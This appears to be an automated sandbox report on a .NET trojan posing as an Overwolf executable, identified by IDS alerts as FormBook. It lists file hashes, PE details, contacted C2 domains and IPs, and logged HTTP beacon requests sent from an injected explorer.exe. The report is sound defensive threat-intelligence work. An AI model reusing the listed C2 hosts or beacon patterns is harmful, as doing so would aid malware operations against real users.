http://www.sandoll.co.kr	GV8EJooYMIgEnEk.exe, 00000000.00000002.3 48586160.0000000006982000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://parking.bodiscdn.com	chkdsk.exe, 0000000A.00000002.567570412. 0000000005412000.00000004.10000000.00040 000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	GV8EJooYMIgEnEk.exe, 00000000.00000002.3 48586160.0000000006982000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	GV8EJooYMIgEnEk.exe, 00000000.00000002.3 48586160.0000000006982000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sakkal.com	GV8EJooYMIgEnEk.exe, 00000000.00000002.3 48586160.0000000006982000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
46.252.151.235	webarate.com	Italy		60087	ASSUPERNOVAIT	true
166.88.62.202	www.experiencedlawfirms.com	United States		18779	EGIHOSTINGUS	true
18.231.72.25	www.bitconga.com	United States		16509	AMAZON-02US	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.102.136.180	omnipets.store	United States		15169	GOOGLEUS	false
199.59.243.200	www.totalwinerewards.com	United States		395082	BODIS-NJUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562399
Start date:	28.01.2022
Start time:	20:57:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	GV8EJooYMIgEnEk.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@7/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 20.6% (good quality ratio 18.5%) • Quality average: 70.5% • Quality standard deviation: 32.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 184.87.213.153
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, store-images.s-microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:58:32	API Interceptor	1x Sleep call for process: GV8EJooYMIgEnEk.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\GV8EJooYMIgEnEk.exe.log

Process:	C:\Users\user\Desktop\GV8EJooYMIgEnEk.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178FF6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.768784179337575
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	GV8EJooYMIgEnEk.exe

File size:	391680
MD5:	cf6d4fd3dc8e4751b7f89f857b618ef3
SHA1:	15b95f0f1b5785bb7fd3d97757f3eea49d1f6951
SHA256:	9689e8e0cf51b8b5c98ddb007636d8acf7e03c9cc8a7bf99aafdaaebae2dfb3a
SHA512:	86af327caf1d55c8d3dd1e2319dcae1faaf7db82fb2fdce83999b0a4e5c6af2ce700fb0c69f568169110f04b9af6543e069aee59101370d6af060d8d4763d43f
SSDEEP:	6144:7qy0O+Q45IX8LhyTaFwZCpZpwhTvQJWpLcbK8lpmybOVbGmb0Xj/9JnQiypM7Jz8:7HgwZIjwxvwCLc9pHbOVLgXjLQiypM7
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L...._.a...........................>.... ... .@.. ....`............ @................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x460d3e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61F25F83 [Thu Jan 27 09:01:55 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x60cf0	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x62000	0x61c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x64000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x60c96	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x5ed44	0x5ee00	False	0.88598793643	data	7.78260076892	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x62000	0x61c	0x800	False	0.32568359375	data	3.4603762807	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x64000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x620a0	0x38e	data		
RT_MANIFEST	0x62430	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Overwolf 2021
Assembly Version	11.0.0.0
InternalName	StructuralEqualityCompar.exe
FileVersion	11.0.0.0
CompanyName	Overwolf LTD
LegalTrademarks	
Comments	
ProductName	Overwolf
ProductVersion	11.0.0.0
FileDescription	Overwolf
OriginalFilename	StructuralEqualityCompar.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-20:59:48.188612	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49817	80	192.168.2.3	199.59.243.200
01/28/22-20:59:48.188612	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49817	80	192.168.2.3	199.59.243.200
01/28/22-20:59:48.188612	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49817	80	192.168.2.3	199.59.243.200
01/28/22-20:59:53.555000	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49819	34.102.136.180	192.168.2.3
01/28/22-20:59:59.099003	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.2.3	18.231.72.25
01/28/22-20:59:59.099003	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.2.3	18.231.72.25
01/28/22-20:59:59.099003	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.2.3	18.231.72.25
01/28/22-21:00:09.463600	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49821	80	192.168.2.3	34.102.136.180
01/28/22-21:00:09.463600	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49821	80	192.168.2.3	34.102.136.180
01/28/22-21:00:09.463600	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49821	80	192.168.2.3	34.102.136.180
01/28/22-21:00:09.578330	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49821	34.102.136.180	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 20:59:42.798983097 CET	49816	80	192.168.2.3	166.88.62.202
Jan 28, 2022 20:59:42.965682030 CET	80	49816	166.88.62.202	192.168.2.3
Jan 28, 2022 20:59:42.965822935 CET	49816	80	192.168.2.3	166.88.62.202
Jan 28, 2022 20:59:42.965996981 CET	49816	80	192.168.2.3	166.88.62.202
Jan 28, 2022 20:59:43.132395983 CET	80	49816	166.88.62.202	192.168.2.3
Jan 28, 2022 20:59:43.132538080 CET	80	49816	166.88.62.202	192.168.2.3
Jan 28, 2022 20:59:43.132555962 CET	80	49816	166.88.62.202	192.168.2.3
Jan 28, 2022 20:59:43.132710934 CET	49816	80	192.168.2.3	166.88.62.202
Jan 28, 2022 20:59:43.132930994 CET	49816	80	192.168.2.3	166.88.62.202
Jan 28, 2022 20:59:43.299249887 CET	80	49816	166.88.62.202	192.168.2.3
Jan 28, 2022 20:59:48.170636892 CET	49817	80	192.168.2.3	199.59.243.200
Jan 28, 2022 20:59:48.188353062 CET	80	49817	199.59.243.200	192.168.2.3
Jan 28, 2022 20:59:48.188462973 CET	49817	80	192.168.2.3	199.59.243.200
Jan 28, 2022 20:59:48.188611984 CET	49817	80	192.168.2.3	199.59.243.200
Jan 28, 2022 20:59:48.206522942 CET	80	49817	199.59.243.200	192.168.2.3
Jan 28, 2022 20:59:48.386589050 CET	80	49817	199.59.243.200	192.168.2.3
Jan 28, 2022 20:59:48.386617899 CET	80	49817	199.59.243.200	192.168.2.3
Jan 28, 2022 20:59:48.386630058 CET	80	49817	199.59.243.200	192.168.2.3
Jan 28, 2022 20:59:48.386801958 CET	49817	80	192.168.2.3	199.59.243.200
Jan 28, 2022 20:59:48.386905909 CET	49817	80	192.168.2.3	199.59.243.200
Jan 28, 2022 20:59:48.404725075 CET	80	49817	199.59.243.200	192.168.2.3
Jan 28, 2022 20:59:53.420916080 CET	49819	80	192.168.2.3	34.102.136.180
Jan 28, 2022 20:59:53.439260006 CET	80	49819	34.102.136.180	192.168.2.3
Jan 28, 2022 20:59:53.439475060 CET	49819	80	192.168.2.3	34.102.136.180
Jan 28, 2022 20:59:53.439712048 CET	49819	80	192.168.2.3	34.102.136.180
Jan 28, 2022 20:59:53.457967043 CET	80	49819	34.102.136.180	192.168.2.3
Jan 28, 2022 20:59:53.555000067 CET	80	49819	34.102.136.180	192.168.2.3
Jan 28, 2022 20:59:53.555032969 CET	80	49819	34.102.136.180	192.168.2.3
Jan 28, 2022 20:59:53.555290937 CET	49819	80	192.168.2.3	34.102.136.180
Jan 28, 2022 20:59:53.555388927 CET	49819	80	192.168.2.3	34.102.136.180
Jan 28, 2022 20:59:53.859774113 CET	49819	80	192.168.2.3	34.102.136.180
Jan 28, 2022 20:59:53.878108025 CET	80	49819	34.102.136.180	192.168.2.3
Jan 28, 2022 20:59:58.644171000 CET	49820	80	192.168.2.3	18.231.72.25
Jan 28, 2022 20:59:58.877240896 CET	80	49820	18.231.72.25	192.168.2.3
Jan 28, 2022 20:59:58.879684925 CET	49820	80	192.168.2.3	18.231.72.25
Jan 28, 2022 20:59:59.099003077 CET	49820	80	192.168.2.3	18.231.72.25
Jan 28, 2022 20:59:59.332000017 CET	80	49820	18.231.72.25	192.168.2.3
Jan 28, 2022 20:59:59.332036972 CET	80	49820	18.231.72.25	192.168.2.3
Jan 28, 2022 20:59:59.332056046 CET	80	49820	18.231.72.25	192.168.2.3
Jan 28, 2022 20:59:59.332253933 CET	49820	80	192.168.2.3	18.231.72.25
Jan 28, 2022 20:59:59.332340002 CET	49820	80	192.168.2.3	18.231.72.25
Jan 28, 2022 20:59:59.565438032 CET	80	49820	18.231.72.25	192.168.2.3
Jan 28, 2022 21:00:09.447079897 CET	49821	80	192.168.2.3	34.102.136.180
Jan 28, 2022 21:00:09.463361025 CET	80	49821	34.102.136.180	192.168.2.3
Jan 28, 2022 21:00:09.463465929 CET	49821	80	192.168.2.3	34.102.136.180
Jan 28, 2022 21:00:09.463599920 CET	49821	80	192.168.2.3	34.102.136.180
Jan 28, 2022 21:00:09.479799986 CET	80	49821	34.102.136.180	192.168.2.3
Jan 28, 2022 21:00:09.578330040 CET	80	49821	34.102.136.180	192.168.2.3
Jan 28, 2022 21:00:09.578351974 CET	80	49821	34.102.136.180	192.168.2.3
Jan 28, 2022 21:00:09.578561068 CET	49821	80	192.168.2.3	34.102.136.180
Jan 28, 2022 21:00:09.578629971 CET	49821	80	192.168.2.3	34.102.136.180
Jan 28, 2022 21:00:09.876754999 CET	49821	80	192.168.2.3	34.102.136.180
Jan 28, 2022 21:00:09.895001888 CET	80	49821	34.102.136.180	192.168.2.3
Jan 28, 2022 21:00:14.659136057 CET	49822	80	192.168.2.3	46.252.151.235
Jan 28, 2022 21:00:17.671350956 CET	49822	80	192.168.2.3	46.252.151.235
Jan 28, 2022 21:00:23.671860933 CET	49822	80	192.168.2.3	46.252.151.235

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 20:59:42.674398899 CET	52650	53	192.168.2.3	8.8.8.8
Jan 28, 2022 20:59:42.790488005 CET	53	52650	8.8.8.8	192.168.2.3
Jan 28, 2022 20:59:48.145526886 CET	63297	53	192.168.2.3	8.8.8.8
Jan 28, 2022 20:59:48.169529915 CET	53	63297	8.8.8.8	192.168.2.3
Jan 28, 2022 20:59:53.396126986 CET	53615	53	192.168.2.3	8.8.8.8
Jan 28, 2022 20:59:53.419476032 CET	53	53615	8.8.8.8	192.168.2.3
Jan 28, 2022 20:59:58.609788895 CET	50728	53	192.168.2.3	8.8.8.8
Jan 28, 2022 20:59:58.638331890 CET	53	50728	8.8.8.8	192.168.2.3
Jan 28, 2022 21:00:04.353455067 CET	53777	53	192.168.2.3	8.8.8.8
Jan 28, 2022 21:00:04.394292116 CET	53	53777	8.8.8.8	192.168.2.3
Jan 28, 2022 21:00:09.424981117 CET	57106	53	192.168.2.3	8.8.8.8
Jan 28, 2022 21:00:09.445676088 CET	53	57106	8.8.8.8	192.168.2.3
Jan 28, 2022 21:00:14.622612000 CET	60352	53	192.168.2.3	8.8.8.8
Jan 28, 2022 21:00:14.657841921 CET	53	60352	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 20:59:42.674398899 CET	192.168.2.3	8.8.8.8	0x48c8	Standard query (0)	www.experiencedlawfirms.com	A (IP address)	IN (0x0001)
Jan 28, 2022 20:59:48.145526886 CET	192.168.2.3	8.8.8.8	0xf74d	Standard query (0)	www.totalwinerewards.com	A (IP address)	IN (0x0001)
Jan 28, 2022 20:59:53.396126986 CET	192.168.2.3	8.8.8.8	0x2129	Standard query (0)	www.casatowerofficial.com	A (IP address)	IN (0x0001)
Jan 28, 2022 20:59:58.609788895 CET	192.168.2.3	8.8.8.8	0x2e9b	Standard query (0)	www.bitconga.com	A (IP address)	IN (0x0001)
Jan 28, 2022 21:00:04.353455067 CET	192.168.2.3	8.8.8.8	0x72a8	Standard query (0)	www.tothelaundry.com	A (IP address)	IN (0x0001)
Jan 28, 2022 21:00:09.424981117 CET	192.168.2.3	8.8.8.8	0x5eaf	Standard query (0)	www.omnipets.store	A (IP address)	IN (0x0001)
Jan 28, 2022 21:00:14.622612000 CET	192.168.2.3	8.8.8.8	0xe911	Standard query (0)	www.webarate.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 20:59:42.790488005 CET	8.8.8.8	192.168.2.3	0x48c8	No error (0)	www.experiencedlawfirms.com		166.88.62.202	A (IP address)	IN (0x0001)
Jan 28, 2022 20:59:48.169529915 CET	8.8.8.8	192.168.2.3	0xf74d	No error (0)	www.totalwinerewards.com		199.59.243.200	A (IP address)	IN (0x0001)
Jan 28, 2022 20:59:53.419476032 CET	8.8.8.8	192.168.2.3	0x2129	No error (0)	www.casatowerofficial.com	casatowerofficial.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 20:59:53.419476032 CET	8.8.8.8	192.168.2.3	0x2129	No error (0)	casatowerofficial.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 28, 2022 20:59:58.638331890 CET	8.8.8.8	192.168.2.3	0x2e9b	No error (0)	www.bitconga.com		18.231.72.25	A (IP address)	IN (0x0001)
Jan 28, 2022 21:00:04.394292116 CET	8.8.8.8	192.168.2.3	0x72a8	Name error (3)	www.tothelaundry.com	none	none	A (IP address)	IN (0x0001)
Jan 28, 2022 21:00:09.445676088 CET	8.8.8.8	192.168.2.3	0x5eaf	No error (0)	www.omnipets.store	omnipets.store		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 21:00:09.445676088 CET	8.8.8.8	192.168.2.3	0x5eaf	No error (0)	omnipets.store		34.102.136.180	A (IP address)	IN (0x0001)
Jan 28, 2022 21:00:14.657841921 CET	8.8.8.8	192.168.2.3	0xe911	No error (0)	www.webarate.com	webarate.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 21:00:14.657841921 CET	8.8.8.8	192.168.2.3	0xe911	No error (0)	webarate.com		46.252.151.235	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.experiencedlawfirms.com
- www.totalwinerewards.com
- www.casatowerofficial.com
- www.bitconga.com
- www.omnipets.store

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49816	166.88.62.202	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 20:59:42.965996981 CET	9880	OUT	GET /cbgo/?Xf3=7nL8&4hPx=7Chnk+6aZrnZKD5hPI2GMOI+n7dvSwdfhhGQh0Quh+scZbPipDWGAiRMNWcFVsP/HL+E HTTP/1.1 Host: www.experiencedlawfirms.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 20:59:43.132538080 CET	9881	IN	HTTP/1.1 302 Moved Temporarily Date: Fri, 28 Jan 2022 19:59:41 GMT Connection: close Content-Length: 0 X-Frame-Options: SAMEORIGIN Cache-Control: private, no-cache, no-store, max-age=0 Expires: Mon, 01 Jan 1990 0:00:00 GMT Location: https://www.dynadot.com/forsale/experiencedlawfirms.com?drefid=2071

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49817	199.59.243.200	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 20:59:48.188611984 CET	9882	OUT	GET /cbgo/?4hPx=1bX869aeBvRpB8efE68exBqREj8ZtAjUgPjKFGRzRfZzNr9ae7mwrEXk0/ZD8RpqTQtr&Xf3=7nL8 HTTP/1.1 Host: www.totalwinerewards.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 20:59:48.386589050 CET	9883	IN	HTTP/1.1 200 OK Server: openresty Date: Fri, 28 Jan 2022 19:59:48 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: parking_session=915ee359-eb6f-27d3-758c-9b4148d69bcd; expires=Fri, 28-Jan-2022 20:14:48 GMT; Max-Age=900; path=/; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_YiK60Qco7iKrEoYb629f/pqFNNxNMwpqSwbmJjBGxbwL67qPTHjuiYjl+re72XQaOdlZyuLDY5NjvdcCv8Qk9g== Cache-Control: no-cache Expires: Thu, 01 Jan 1970 00:00:01 GMT Cache-Control: no-store, must-revalidate Cache-Control: post-check=0, pre-check=0 Pragma: no-cache Data Raw: 35 38 39 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 59 69 4b 36 30 51 63 6f 37 69 4b 72 45 6f 59 62 36 32 39 66 2f 70 71 46 4e 4e 78 4e 4d 77 70 71 53 77 62 6d 4a 6a 42 47 78 62 77 4c 36 37 71 50 54 48 6a 75 69 59 6a 6c 2b 72 65 37 32 58 51 61 4f 64 6c 5a 79 75 4c 44 59 35 4e 6a 76 64 63 43 76 38 51 6b 39 67 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 2f 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 3c Data Ascii: 589<!doctype html><html lang="en" data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_YiK60Qco7iKrEoYb629f/pqFNNxNMwpqSwbmJjBGxbwL67qPTHjuiYjl+re72XQaOdlZyuLDY5NjvdcCv8Qk9g=="><head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1"><link rel="shortcut icon" href="/favicon.ico" type="image/x-icon"/><link rel="preconnect" href="https://www.google.com" crossorigin><

